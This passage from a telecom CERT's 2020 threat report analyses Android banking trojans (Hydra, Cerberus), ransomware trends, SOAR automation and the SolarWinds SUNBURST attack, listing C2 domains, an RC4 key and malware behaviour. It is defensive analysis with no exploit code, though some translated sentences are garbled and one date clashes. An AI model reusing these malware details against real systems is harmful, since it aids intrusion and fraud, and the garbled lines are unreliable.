As the code indicates, the malware allows the attacker not

only to snoop on text messages, but also bank login details, e-mail content, and much more. During the analysis, telephone communication with C&C was launched in an isolated environment with the curcaoes.club. address. The following process shows the decryption of transmitted data.



Sample of encrypted communication after previous decoding of base64:

619afaf2c4d6eafc61d88b329376bb31b03deb18bf9cc351da42b7f5b177a76f76d057
19645a25ee2a852aa7e969c92da15a5ae84ab35217b4cd7e4e8067ae9dc5f15cc89
4030938842806b343c34f92dec141b2cc6586c50a060cbc82a23ca23d0409921393
7566d33fe3f183c4b709f763e491c3425c2aac18c8fea1e0e02563b7db4f090a58327
69b026dba0d7c17d400a2536e7c0a66b7b8b3a8ddbcd4ddac19a252430d59c634e
2380be395039c7af066acda0d8e4f0c31fbb3b14e572322f17fc3c0aadfd4d6e5b871
22453a162cf3a4a94e41f53bf71a89947ce19f7c99af952c04d2188f7ada32770fcab0
c4070fe3a5a6d31751a74c027ed90ed2ad024867fe5ca83cf63d1cba40788fe6fa950
000a7c2

After decoding with the use of the RC4 key “sfhdfhwerkhgjfgh”, the string looks like this:


7B 22 69 64 22 3A 22 67 70 69 62 38 6D 64 69 34 63 61 73 75 37 68 76 68 22 2C 22 69 64 53 65 74 74 69 6E 67 73 22 3A 22
22 2C 22 73 74 61 74 41 64 6D 69 6E 22 3A 22 30 22 2C 22 73 74 61 74 50 72 6F 74 65 63 74 22 3A 22 32 22 2C 22 73 74 61
74 53 63 72 65 65 6E 22 3A 22 31 22 2C 22 73 74 61 74 41 63 63 65 73 73 69 62 69 6C 74 79 22 3A 22 31 22 2C 22 73 74 61
74 53 4D 53 22 3A 22 30 22 2C 22 73 74 61 74 43 61 72 64 73 22 3A 22 30 22 2C 22 73 74 61 74 42 61 6E 6B 73 22 3A 22 30
22 2C 22 73 74 61 74 4D 61 69 6C 73 22 3A 22 30 22 2C 22 61 63 74 69 76 65 44 65 76 69 63 65 22 3A 22 30 22 2C 22 74 69
6D 65 57 6F 72 6B 69 6E 67 22 3A 22 31 32 30 22 2C 22 73 74 61 74 44 6F 77 6E 6C 6F 61 64 4D 6F 64 75 6C 65 22 3A 22 30
22 2C 22 62 61 74 74 65 72 79 4C 65 76 65 6C 22 3A 22 31 30 30 22 2C 22 6C 6F 63 61 6C 65 22 3A 22 70 6C 22 7D

Final decoded result of transmission to C&C looks like this:

{“id”:”gpib8mdi3casu7hvh”,”idSettings”:””,”statAdmin”:”0”,”statProtect”:”2”,”statScreen”:”1”,
“statAccessibilty”:”1”,”statSMS”:”0”,”statCards”:”0”,”statBanks”:”0”,”statMails”:”0”,
“activeDevice”:”0”,”timeWorking”:”120”,”statDownloadModule”:”0”,”batteryLevel”:”100”,
“locale”:”pl”}

We were also impersonated

The scammers were so kind to impersonate our company as well. At CERT Orange Polska we felt really appreciated having once seen something that resembled the CyberTarcza screen:



As Walt Whitman (1819-1892), an American poet, once said: “Modeling on other recognized artists is nothing wrong, it’s the best way to develop one’s own talent”. However, we would feel better if the developers of this site discounted their talent in honest ways. This time we were dealing with the Hydra banker (in the PC version ransomware works under this name) with the following capabilities:

Text: SMS access

USSD: Make calls, Send USSD codes

Injects: An overlay that overrides applications (e.g. banking) to let the user enter their data

Locker: Lock the screen

Screencast: Record the screen

Such an applet can really do a lot of damage ...

What’s next?

At first glance, this type of attack pattern seems to be transparent. However, the fact that new campaigns appear regularly prove that criminals gain a satisfactory return on their “investment”. This is because the weakest link of all securities is still the man. With the support of our systems, we try to help you and block confirmed malicious sites as soon as possible. Thanks to this, either you’ll fail to download the fake app, or - in the worst case - the installed application will not connect to the criminals’ servers. By checking your network on the CyberTarcza website, you will find out that something is wrong and how to deal with it.

If there is one thing to remember from this material, let it be the following:

Do not install the application on the phone if it doesn’t come from the official store!

(unless you are a researcher and/or you definitely know what you are doing).

Michał Rosiak, Iwo Graj

Our partner's comment:

Łukasz Cepok


From the beginning of his career, he was associated with the financial sector, where he moved from a junior systems administrator to the manager of IT team, has been always committed to security. At one point, he decided to become a full-time fuse. Currently, he works for Santander Bank Polska, where he analyzes and responds to security incidents and cyber threats. As a hobby, he deals with the analysis of mobile applications and tracking mobile threats.

2020 - the year of Cerberus...

The events of 2020 forced us to intensify our on-line activities. Due to the pandemic situation, we were kind of forced to transfer our daily activities to the world of the Internet, smart and mobile. The market adapted, we adapted, and criminals also could do nothing but adapt to the new reality.

The availability of malware in a variety of forms on the black market, be it a standard product acquisition or a MaaS lease - (), resulted in a flood of many types of applications. Undoubtedly for a long time, "there was one king" - Cerberus. The software created by Russian developers, advertised on the darknet xss [.] Is forum, appeared in June 2019. However, it was only the year 2020 that accelerated this machine. Sharing it in the form of MaaS meant that the threshold for entering this "business" was relatively low. Software rental prices per month started at $ 2,000 (without special offers).

Poland has been hit by campaigns impersonating InPost, criminals' favourite target, but also Allegro, Pekao and fitness apps. Each of these scenarios was refined so that the conversion from the campaign was as high as possible.



A typical scenario consisted of several elements:

1. SMS to the victim - which was a social engineering trick that persuaded people to enter a website hidden under an active link in a text message. Criminals used SMS gates, which allowed to send messages with an override (e.g. INPOST). Content was script dependent and campaign dependent InPosts it was information that it was necessary update the delivery address in the application, or to receive a code to a parcel locker, download a new version of the app.

2. Landing Page - which impersonated the given brand or imitated the Google Play app store, there were also scenarios combining both these elements. As analysts, we were able to observe how these phishing kits are developed by criminals. Initially, the site distributed one application, in the next stages of evolution took place to situations where a single scenario infected the victim one random application from several dozen available in page.


3. Application - usually Cerberus; The above scheme is also used when delivering other types of Android banking Trojans...

Cerberus requested authorization after installation to "Accessibility". Thanks to this, his abilities on the infected device expanded - clicks on subsequent questions of the system were simulated for further permissions, hid its icon, made uninstallation difficult. After infection, the software downloaded the list installed applications on the device by uploading the application on which they wanted to use the overlay (the so-called injection). Malware operators even operated several campaigns at the same time.

An overlay is nothing more than a window that overwrites a real window, usually of a mobile banking application, by imitating it. When the victim entered his authorization data, the criminals obtained authorization data and logged into the victim's account themselves. At the same time, they took over SMS codes, which are used by banks as the second factor of authentication. In the next steps, they performed a number of operations on the account so as to steal everything that the victim and her banking would allow them to do. Some of the victims became the so-called poles, it to the management server. Then the operator chose and their accounts were used to transfer money from other victims. Criminals took out loans and paid cash on behalf of their victims. The victims remained unaware at all times, as Cerberus turned off all notifications.

Increased use of Cerberus forced actions on security researchers that made security mechanisms detect it better and better. In response to this, malware authors were constantly improving their product, adding new injections, and improving new modules. At the same time, they actively promoted their software in social media, i.e. Twiiter, YouTube. In April, version 2 was released for "customers".

Cerberus Version 2 Management Panel



In the second version, some bugs were corrected and the use of malware was made easier for operators, an integrated application generator in the management panel was added, and more campaigns and management servers were handled simultaneously. Malware writers have changed the architecture and used Nginx's servers, and added to the functionality of stealing 2FA codes from Google Authenticator.

In August, the authors published the sources for their product while abandoning it. Earlier, in June, they tried to sell it. It seems that, despite several offers to buy, the product did not sell.

Unfortunately, the death of Cerberus did not allow Polish users to breathe a sigh of relief. Derived of Cerberus malware (so-called fork codes) known as Alien, took over its role. Initially, it was treated by researchers as a variant of Cerberus, now it is a separate family of mobile malware.

Cerberus, Alien is not the only software used by criminal groups that lie in wait for Poles' wallets. There are also campaigns that use Hydra, which is directly derived from other BianLian malware. These programs are mainly email-related scenarios: New Interia, WP, o2 postal regulations or Onet. Another malware family is BlackRock which premiered in May 2020, and in September in Poland it was used in campaigns impersonating the iPKO application.

All these malware families operate in a similar way by using overlays on applications. The goals are not only banking applications - the lists of injects include social media, messaging and utility applications, i.e. Allegro, Empik and Rossmann. In terms of usability, there is a great similarity between them. The biggest differences are there in the implementation of functionality, the method of malicious payload extraction, code obfuscation, communication with Command & Control servers or configuration storage.

An interesting phenomenon was that specific malware families only appeared with specific scenarios. And so, 98% of the campaigns distributing Hydra were used in the e-mail client scenario, while BlackRock was used only in scenarios impersonating mobile banking applications. Undoubtedly, the scenario using parcel lockers was in the lead.

In 2020, over 500 applications impersonating InPost were identified. This can be explained by the growing popularity of this service and a pandemic change in people's behavior, in which purchases are much more frequent on-line. Statistically, almost everyone is waiting for a parcel, which is why the techniques of impersonating parcel delivery services (including InPost or delivery companies) have gained popularity among criminals.

To avoid this type of threat, it is not recommended to install any software that was delivered via SMS or other messengers. Only download and install software from official app stores. It is recommended to verify the permissions requested by the application and think twice if it is a permissionto "Accessibility". And it's best to use CyberTarcza or include in your DNS blacklist of malicious and phishing domains maintained by CERT Polska. These mechanisms - they can protect against entering a phishing page that prompts us to install malware. And finally, it should be added that having antivirus software from a reputable company on phones is as much a duty as on ordinary computers - it is an element of cybersecurity hygiene.

Our partner's comment:

Borys Łącki

He has been testing IT security for over 16 years. He is the author of over one hundred lectures at sectoral conferences, incl. Confidence, SECURE, Semaphore, etc. A specialist dealing with penetration tests in the company https://logicaltrust.net providing comprehensive services in the area of information security.

Ransomware, ransomware, ransomware. In over 20 years in the IT security industry, I have experienced quite a lot, but never before has one threat been so awake at night in fuses and IT departments.

A huge increase in the popularity of dedicated ransomware attacks in 2020 and extortion on an unprecedented scale, companies that had not previously invested in cybersecurity began to wonder how to deal with this problem, and those that consciously manage cybersecurity look more closely at this issue.

Organized cybercriminal groups have learned how to attack companies by breaking their security and extracting sensitive information.

In the first phase, they paralyze the attacked organization and demand a ransom payment for sending data backups. However, because more and more companies are able to restore data from backups - criminals, in the second phase they threaten to publish the stolen information. Loss of business continuity, GDPR penalties, NDA penalties and loss of reputation make this problem begin to affect companies from every sector. The ransom amount often starts from several hundred thousand zlotys (it's negotiable! :). Attackers exploit vulnerabilities in the victim's infrastructure or, using social engineering, take over the first computer inside the corporate network, and then escalate the permissions and, while moving within subsequent networks, take over new devices until they steal key information.

It is worth doing an exercise within your teams, in which we assume that a significant part of our infrastructure has been taken over by attackers and that data has been stolen. Preparing an initial action plan will help us in a situation where an incident occurs. It is good to take care of such aspects as, for example, internal communication, communication to clients, securing evidence, restoring the company to normal operation (both in terms of IT, processes and people's work), cooperation with external entities, securing backups and the possibility of quick their restoration. In a quiet moment, it is worth considering how extreme the situation would have to be for us to start considering negotiations with blackmailers. Making a list of companies that help in such "discussions" and determining who in our organization will be able to make difficult decisions related to it will be extremely helpful and will significantly shorten the reaction time.

Ransomware, ransomware, ransomware. In over 20 years in the IT security sector, I have experienced quite a lot, but never before has one threat been so awake at night in fuses and IT departments.

I hope that the multi-layered security and process approach as well as the prudent risk analysis will ensure that even if we are attacked, we will be able to react quickly by defending our resources. And this is what I wish to all of us in the coming year.

SOAR - automation in cybersecurity

Automation is nothing new in human history. From history lessons we know the industrial revolution at the turn of the 18th and 19th centuries associated with the invention of the steam engine and automation of manual work. In the 20th century, Henry Ford automated the car manufacturing process by introducing a moving assembly line. Regardless of time, automation permanently changed the landscape of the field in which it was implemented. It also found its way into such an advanced field as cybersecurity. Do we need automation? How can we use it and what are SOAR systems?

What is SOAR and why do we need it?

The number of incidents to be analyzed by cybersecurity analysts is constantly growing. From alerts generated by firewalls, network traffic classified as suspicious by proxy servers, ending with the mailbox collecting suspicious messages, analysts have their hands full. With so many tasks to do there is a lot to be done for optimization by… automation.

SOAR class systems (Security Orchestration Automation & Response) - allow you to process alarms and security incidents in a pre-planned manner. The source and type of data essentially determine repetitive, often labor-intensive activities that can be successfully automated. In this way, we accelerate the incident handling process, but also ensure repeatability - which is necessary to maintain the quality of service at a high level.

StopPhishing– Domains Blocked

2020

30 000

2019

11 000

SOAR-class systems can be decomposed into component blocks:

– ingest – a block that receives data from power systems such as SIEM systems and threat hunting systems that alert you to threats. There are also tons of systems that detect suspicious activity based on artificial intelligence - analyzing, for example, unusual user activity. The data source may also be less sophisticated. It could simply be a mailbox to which suspicious emails are forwarded. Ingest largely determines the further processing steps - matching the input data to the processing scenario (often called a playbook).

– data processing – data processing block. Its task is to extract or retrieve data necessary for incident analysis. An example is the extraction of the e-mail header, attachments or downloading files indicated by a URL.

– data analysis – after prior processing - data, are assigned to standard types (IP, URL, file, etc.). So it is possible to perform such classic actions as sandbox analysis; Checking your reputation with local or online reputation services, or taking a screenshot safely when you suspect malicious sites or phishing. In the case of our organization, the open source Cortex module is an intermediary between the ingest block and local or internet systems providing attribution, which standardizes inquiries and responses from the previously mentioned systems.


– decision block – based on the scenario and previously performed steps, the system determines whether the incident meets the criteria for fully automatic handling, i.e. closing the incident in the event of a false alarm or automatic execution of an action and limited only to operator notification. When unequivocal classification is not possible.

– malicious or non-malicious – then analyst support is required. Of course, automatic handling is much faster and efforts are made to maximize incident handling without the need to involve operators.

– incident handling system – in our organization this role is played by the open source module TheHive. The system visualizes the data collected so far. If necessary, with the help of the Cortex module possible is to manually trigger subsequent analyzes in others, reputation services integrated with SOAR. The operator can also execute the actions described in the next block.

– respond – a block enabling automatic or manual execution of an action aimed at risk mitigation and, if necessary, communication with the injured person or the incident perpetrator. The most popular actions are blocking the firewall, forwarding the event to another support line or sending an email. In our organization, it is also possible to block an IP or a domain at the level of the entire Orange network.

SOAR - decomposition into component blocks.



Using SOAR - Malspam

Is it worth automating? For example, we will look at the manual and automatic handling of suspicious emails. Listing only the most important points of the manual procedure for handling such an event - the operator's responsibilities include:

- checking the message header,
- checking if the message attachments are not malicious - in practice, this means a several-minute sandbox analysis for each file,
- extracting from the message all URLs, IP addresses, domains, both in the e-mail body and in attachments, and checking them using reputation websites (such as VirusTotal, URLscan, URLhaus). In practice, it is a very tedious procedure of copying and pasting content for analysis, juggling between different pages and waiting for service responses,
- in the case of detecting malicious content, you have to postpone it in the local IoC database or share it with other organizations (MISP - Malware Information Sharing Platform is great for this application),
- Only after such sequential steps can you contact the user and answer him whether the e-mail he received is safe.
- The figure below shows how such an analysis looks like when using SOAR.

Malspam – Suspicious Emails

2020


2378

2019

1998

rise by 19% Y-Y


SOAR - analysis of an e-mail from the MALSPAM mailbox



Thanks to the use of SOAR, as soon as an email is received, the most important elements are extracted, which are simultaneously analyzed using online reputation sources. Attachments are subject to sandbox analysis. There is no need to switch between different tools - SOAR is integrated with them, and the data is exchanged via API (Application Interface). The analyst sees the finished report clearly showing potential threats. It is faster and more accurate because we are sure that all data has been analyzed.

An analysis performed manually would take time counted in hours with the use of automation and within a dozen or so minutes we are able to answer the client and close the event.


Przykładowa analiza maila - system TheHive.



Full Automation

An example of fully automated service is the automatic blocking of malicious content (malware, phishing, fake news) related to COVID-19 introduced in early 2019 on the Orange network. Our work is part of the wide-ranging activities coordinated by the Ministry of Digital Affairs and implemented in cooperation with other telecommunications operators. As part of the agreement, it was agreed that NASK Polska would analyze malicious websites and send them to the blockade. A simplified diagram of the locking mechanism is shown below.

Automatic Block of the Coronavirus and COVID-19 Content.



In the case of this mechanism, malicious content received through the established application interface goes to SOAR and are automatically blocked on CyberTarcza. The entire process from receiving the information to blocking at the network level took less than three minutes! Time not obtainable with manual approach.

SOAR - greater cooperation between lines

The implementation of the SOAR class system naturally turns it into a centralized place for analyzing and handling incidents. It is one system accessible to first line operators as well as advanced second and third line analysts. Standardization of the rules of service and the ability to quickly redirect the case to a higher line - for deeper analysis or to a lower line - e.g. for contact with the user allows for much more efficient handling of events and easy exchange of information between lines.

Summary

SOAR systems are an essential part of the puzzle in the cybersecurity world. The growing number of events to be analyzed and a very limited number of specialists make semi-automatic and automatic analysis and mitigation necessary for the efficient security of the organization.

Our company made a very early decision to implement the SOAR system, choosing a non-obvious development path using open source projects. As in other IT fields - the beginning of the pandemic was a great impulse for development, but also a test for our systems. As a result, today we are an advanced player in the field of automation, and we will soon see further effects in commercial projects.

Grzegorz Tyszka

Cyberastronomy - attack through the supply chain

Supernova, SolarWinds, SolarStorm or Orion - sound almost like the terms from an astronomy guide, but in cyberspace they pose a serious threat to companies. Knowledge of astronomy is not required, but understanding the attack that tied these terms in cyberspace is already the responsibility of every threat and incident analyst.

2020 has changed the understanding of cybersecurity all over the world. Accelerated, forced by the pandemic, technological adaptation to the conditions of remote work, to new services, or even Internet phenomena is a real challenge for cybersecurity: migration to cloud solutions, implementing a remote work model in a safe manner, securing infrastructure, and at the same time changing operating models in organizations. The end of the year brought the news about an unusual cyber operation in which the waterhole (poisoned spring) method was used. It was a 100% APT attack: very sophisticated in the techniques used, prepared for a long time, remaining hidden for a long time, aimed at very precisely defined goals.

The attack surface area reached 18,000 companies, institutions, government agencies - this was the number of downloads of the poisoned version of the software. Such a large scale is not characteristic of APT attacks, but the way the malware works, which among this large population precisely targeted selected companies, is already a classic of the APT genre. Among the victims were organizations such as US government agencies: Department of Defense, Energy, Security, State, Treasury and Health, and among companies, among others Microsoft, Intel, Cisco, Nvidia, VMware, Belkin, SAP, NCR, or even the cybersecurity tycoon, FireEye, which was the first to announce the event. When analyzing the registered domains, it could be assumed that the attack fully concerned 140 victims, of which about 45 were of interest to its authors.

Those affected by this attack currently have a very serious task in the area of incident analysis and mitigation, as well as rebuilding a secure IT environment. For those who were not directly affected by this attack, it should be a lesson to be learned - analysis of the attack scenario and testing of resistance to it.

Sunburst

On December 13, FireEye announced that it had discovered a global hacking campaign for the IT systems of the largest companies in the world. UNC2452 has been declared responsible for this attack. A supply chain attack has been detected trojanizing (adding a Trojan horse function to the legitimate software) a SolarWinds Orion business software update to malware distribution. The discovered Trojan horse was named SUNBURST. The attack was very sophisticated, and the attacker himself used many techniques to avoid detection and conceal his activity. The campaign itself was widespread, affecting the majority of SolarWinds Orion users. It was the work of a highly qualified hacking group (Threat Actor), and the operation was carried out with great care and operational safety (to avoid detection, attack defined targets and ensure its duration as long as possible).

The initial vector of attack in the supply chain was the compromise of SolarWinds Orion software. This software is used to manage the organization's network and includes monitoring of network and service performance, as well as network configuration management. It has many different types of analysis tools built in. It is used to monitor and manage local and external infrastructure (hosted or cloud-based). To provide SolarWinds Orion with the necessary access to infrastructure and diverse technology, network administrators often configure them with high privileges. This, in a way, made it a valuable target for the enemy's actions.

Orion

The adversary (attack creator and operator) added a malicious version of the binary solarwinds.orion.core.businesslayer.dll to the SolarWinds development cycle. This library was then signed (in subsequent versions of the software) by a legal SolarWinds code signing certificate. This "add-on" includes a compiled-in backdoor that communicates via HTTP with external servers. After an initial sleep period of up to two weeks, SUNBURST can download and execute commands that tell malicious code to transfer files, execute programs, profile the system, disable services, and restart the system. The malware's web traffic tries to blend in with SolarWinds' legitimate activity by mimicking the Orion protocol Improvement Program (OIP), and persistent state data is stored in legitimate plug-in configuration files. The backdoor uses many obfuscated block lists to identify processes, services, and drivers associated with tools that detect APT attacks, viruses, and malware. And so, after launching the application, it follows:

1. Verification if a running (compromised) dll is called by the process of the correct application.
2. Sleep period from 288 hours (12 days) to 336 hours (14 days).
3. Checking if the computer is joined to the domain (work in a domain organization, not a private local computer) and if the domain is not on the exclusion list. The exclusion list is the coded MD5 hashes of names such as dev.local, lab.local, lab.na, lab.rio, cork.lab, apac.lab, lab.brno, pci.local, dmz.local, swdev.local, saas.swi, swdev.dmz, emea.sales.
4. Verification of security tools; checking the list of processes, the list of services and drivers.

5. Attempt to disable detected security tools (eg by changing registry values and restarting the system).

6. Check network configuration by DNS expansion api.solarwinds.com. Non-suspect operation of the Orion application for the Orion application.

7. Collecting basic information about the system in order to generate a DGA domain name in accordance with the programmed algorithm.

8. Checks if DNS query for created DGA domain expands to an IP address.

9. Using the obtained IP address (from the A record), the process starts the actual backdoor, which connects via HTTPS to the management servers (Command and Control, C2). This is where the proper use of the Trojan horse to infiltrate the environment (infection - phase 2).

10. The address of the C2 managing server is taken from the DNS, CNAME field of the domain.

11. The adversary's communication with the hijacked server is established and the next steps of the attack take place, depending on the organization in which the server is located.

During the first phase of infection, the malware uses the DGA algorithm to create a hidden communication channel. A domain is created for the infected system in one of the four FQDN domain names:

- .appsync-api.eu-west-1[.]avsvmcloud[.]com
- .appsync-api.us-west-2[.]avsvmcloud[.]com
- .appsync-api.us-east-1[.]avsvmcloud[.]com
- .appsync-api.us-east-2[.]avsvmcloud[.]com


C2 subdomain names are generated by concatenating (joining) an encoded user identifier with the encoded system domain name. The C2 operator can recover the victim's domain name from the encoded data and uses this information to tell the malicious processes the correct C2 server. The user ID is generated based on three values:

- MAC address of the first available network interface,
- domain name of the environment,
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid registry key

The SUNBURST malware calculates the MD5 hash of these values and encodes them with the XOR function using its own schema. This value is considered to serve the UNC2452 group to identify, track and manage your victims.

A DNS query may appear in various circumstances, however, if we identify a query in the organization to the DGA domain for this malware, you can be sure that the APT attack is just starting or is at its best.

The individual elements of the first phase of the attack.



Supernova

Sunburst infection is the first phase of an attack. After successful exploitation, the attacker tries to gain new systems (Lateral Movement). For this purpose, it uses legally obtained credentials for other systems (SolarWInds Orion has a lot of these data).

The system installs the fileless TEARDROP malware, which communicates with the Cobalt Strike software. It is a dropper that, acting as a service, downloads a file named gracious_truth.jpg from the Cobalt Strike server at regular intervals (beaconing). This file contains steganographically hidden code that is executed on the victim's system.

One access point to the infrastructure is not enough for attackers. Threat actor tries to move to the next stages of controlling the acquired environment by installing the next implants:

- COSMICGALE is a group of malicious PowerShell scripts that are executed on infected hosts and their main purpose is to steal passwords (those stored outside of Orion).
- SUPERNOVA is a webshell used to distribute and execute additional code on hosts visible on the network. It is installed on the web server using the existing one there was a RCE vulnerability (at the time of the attack it was 0-day).

Analysts emphasize that we are dealing with two groups and two types of attacks. are: these are differences in the approach (including the fact of signing different codes). The first is a very advanced attack using the waterhole method and Sunburst malware and Teardrop. The second one uses vulnerabilities in the external interface and webshell installation (Supernova malware) and Powershell scripts (Cosmicgale malware).

2021

The scenario described above is an advanced attack APT class, which has probably been going on for several months. Accordingly, the scale of the infiltration and the presence of the enemy in the victim's infrastructure is unknown. Therefore the analysis must be approached according to the best practices. In the above activities, you must have awareness that the adversary is one of the most advanced and not fully recognized his potential, and full recovery is most sensible action to be sure of creating a safe environment.

